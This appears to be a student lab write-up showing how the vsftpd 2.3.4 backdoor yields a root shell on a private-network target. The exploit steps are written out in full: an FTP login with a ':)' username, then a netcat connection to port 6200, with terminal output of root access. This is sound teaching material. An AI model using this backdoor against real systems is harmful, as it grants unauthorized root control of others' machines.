

Yoni Shieber יוני שיבר

ID: *****


VSFTP

Introduction:

FTP server on the Linux target serves a banner for Very Secure FTP 2.3.4, the version replaced with a binary containing a backdoor. Because the official code was eventually restored by the authors of Vsftpd, the only way to find out if the server on our Linux target has the backdoor code is to test it. (We don't need to worry about potentially crashing the service if it's not vulnerable: If this server doesn't have the backdoor code, we'll just get a login error when we use the smiley face.)


The demonstration of exploit process:

Let's try connect to our Linux machine using ftp protocol, and enter the username with :) (smile at the end) and some random password:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# ftp 10.100.102.60  
Connected to 10.100.102.60.  
220 (vsFTPd 2.3.4)  
Name (10.100.102.60:root): georgia :)  
331 Please specify the password.  
Password:  
█
```

Then we trying to connect by using Netcat to target machine from another terminal:



```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# nc 10.100.102.60 6200  
sd  
sh: sd: not found  
ls  
bin  
boot  
cdrom  
dev  
etc  
export  
home  
initrd.img  
lib  
lost+found  
media  
mnt  
opt  
proc  
root  
sbin  
sqlm09ETW  
srv  
sys  
tmp  
usr  
var  
vmlinuz  
whoami  
root  
come, the more you are able to hear.
```

Great! It works and we get root privileges as we can see..